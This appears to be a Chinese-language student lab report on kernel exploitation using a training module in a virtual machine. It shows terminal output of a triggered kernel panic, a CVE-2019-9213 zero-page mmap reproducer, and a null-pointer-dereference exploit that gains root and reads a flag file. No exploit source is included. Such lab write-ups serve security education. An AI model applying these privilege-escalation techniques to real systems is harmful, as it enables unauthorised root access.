


1. drill_trigger_crash.c

- 启动 (startvm)、连接虚拟机 (connectvm) 并传送 (scptovm)、编译 C 语言文件同上次实验, 此处不再赘述。
- 代码及解释见附件或附图, 此处仅为运行结果。
- 使用 drill_trigger_crash.c 成功触发空指针引用漏洞如下:




```

[ 280.062787] RDX: 0000000000000001 RSI: 00007ffd79c6b3d8 RDI: 0000000000000003
[ 280.062787] RBP: 00007ffd79c6b3f0 R08: 00007fd4d9e6a012 R09: 00007fd4d9e65700
[ 280.062787] R10: 0000000000000000 R11: 0000000000000246 R12: 0000000000400610
[ 280.062787] R13: 00007ffd79c6b500 R14: 0000000000000000 R15: 0000000000000000
[ 280.062787] Modules linked in: drill_mod(0)
[ 280.062787] Dumping ftrace buffer:
[ 280.062787] (ftrace buffer empty)
[ 280.062787] CR2: 0000000000000008
[ 280.223200] ---[ end trace d8ef3cf9a0417d40 ]---
[ 280.228281] RIP: 0010:drill_act_write.cold+0x9b/0xd5 [drill_mod]
[ 280.229006] Code: eb af e8 03 0b 06 c1 48 c7 c7 e0 10 00 c0 e8 d4 32 0b c1 47
[ 280.244804] RSP: 0018:ffffc900006f7df8 EFLAGS: 00000246
[ 280.250349] RAX: 0000000000000002 RBX: 0000000000000001 RCX: 0000000000000000
[ 280.255354] RDX: 0000000000000000 RSI: 000000000000000a RDI: ffffffff0001168
[ 280.263658] RBP: 0000000000000001 R08: 0000000000000002 R09: 0000000000000001
[ 280.269228] R10: 000000000000000a R11: f000000000000000 R12: ffff88801bb6d048
[ 280.274469] R13: 00007ffd79c6b3d8 R14: 0000000000000001 R15: ffff9000006f7f08
[ 280.283492] FS: 00007fd4d9e65700(0000) GS:ffff88801f300000(0000) knlGS:00000
[ 280.294373] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 280.301344] CR2: 0000000000000008 CR3: 0000000019e26000 CR4: 00000000000006e0
[ 280.308117] Kernel panic - not syncing: Fatal exception
[ 280.308829] Dumping ftrace buffer:
[ 280.308829] (ftrace buffer empty)
[ 280.308829] Kernel Offset: disabled
[ 280.308829] ---[ end Kernel panic - not syncing: Fatal exception ]---

drill@syzkaller:~$ ls
drill_exploit_nulldef      drill_operations
drill_exploit_nulldef.c    drill_operations.c
drill_exploit_uaf          drill_trigger_crash
drill_exploit_uaf.c        drill_trigger_crash.c
drill@syzkaller:~$ gcc -o drill_trigger_crash dri
ll_trigger_crash.c
drill@syzkaller:~$ ./drill_trigger_crash
begin as: uid=1000, euid=1000
[+] open drill done
[+] act alloc done
[+] act reset done
```

2. CVE-2019-9213 reproducer

- 使用 `drill_reproducer.c` 成功触发用户空间零地址映射漏洞如下：



```
Activities Terminal May 18 19:21
xublang@ubuntu: ~/Desktop/NAADP3/EXP5

[ 107.221382] audit: type=1400 audit(1652872740.244:8): avc: denied { syslog } for pid=21
[ ok ] Starting enhanced syslogd: rsyslogd.
Starting mcstransd:
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.
[ ok ] Starting file context maintaining daemon: restorecond.


Debian GNU/Linux 7 syzkaller ttyS0

syzkaller login: [ 118.373147] audit: type=1400 audit(1652872751.394:9): avc: denied { mal
[ 118.762569] audit: type=1400 audit(1652872751.785:10): avc: denied { map } for pid=3061
[ 118.837635] audit: type=1400 audit(1652872751.860:11): avc: denied { map } for pid=3061
[ 192.309770] audit: type=1400 audit(1652872825.330:12): avc: denied { map } for pid=3078 comm="drill_reproduce" path="/home/dl
[ 192.441676] audit: type=1400 audit(1652872825.463:13): avc: denied { mmap_zero } for pid=3080 comm="su" scontext=unconfined_1

drill@syzkaller:~$ gcc -o drill_reproducer drill_reproducer.c
drill@syzkaller:~$ ./drill_reproducer
[+] mmap done
[+] open mem done
[+] addr:
10000 -> f000 -> e000 -> d000 -> c000 -> b000 -> a000 -> 9000 -> 8000 -> 7000 -> 6000 -> 5000 -> 4000 -> 3000 -> 2000 -> 1000 -> 0
[+] /proc/$PPID/maps:
00000000-00011000 rw-p 00000000 00:00 0
[+] data at NULL: 0x706f2064696c6156
drill@syzkaller:~$
```

3. drill_exploit_nullderef.c

- 使用 drill_reproducer.c 成功完成提权并查看放在/root/flag文件中的内容如下:



```
Debian GNU/Linux 7 syzkaller ttyS0
syzkaller login: [ 118.373147] audit: type=1400 audit(1652872751.394:9): avc: denied { mal
[ 118.762569] audit: type=1400 audit(1652872751.785:10): avc: denied { map } for pid=3061
[ 118.837635] audit: type=1400 audit(1652872751.860:11): avc: denied { map } for pid=3061
[ 192.309770] audit: type=1400 audit(1652872825.330:12): avc: denied { map } for pid=3078 comm="drill_reproduce" path="/home/dl
[ 192.441676] audit: type=1400 audit(1652872825.463:13): avc: denied { mmap_zero } for pid=3080 comm="su" scontext=unconfined_1
[ 3588.656076] audit: type=1400 audit(1652876221.676:14): avc: denied { map } for pid=3114 comm="sh" path="/bin/dash" dev="sda"l
[ 9817.748899] drill: kmalloc'ed item at ffff88801bfeb3e0 (size 3300)
[ 9817.753549] drill: set item ptr to NULL
[ 9817.760782] drill: exec callback 4009ac for item 0

drill@syzkaller:~$ ./drill_exploit_nullderef
[+] begin as: uid=1000, euid=1000
[+] mmap done
[+] open mem done
[+] addr:
10000 -> f000 -> e000 -> d000 -> c000 -> b000 -> a000 -> 9000 -> 8000 -> 7000 -> 6000 -> 5000 -> 4000 -> 3000 -> 2000 -> 1000 -> 0
[+] /proc/$PPID/maps:
00000000-00011000 rw-p 00000000 00:00 0
[+] data at NULL: 0x706f2064696c6156
[+] open drill done
[+] drill alloc done
[+] drill reset done
[+] payload:
    start at (nil)
    callback 4009ac
[+] drill callback done
[+] finish as: uid=0, euid=0, start sh...
# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:SystemLow
# cat /root/flag
61e2188d9afd67f75c0c0e781754c9fdb345a52#
```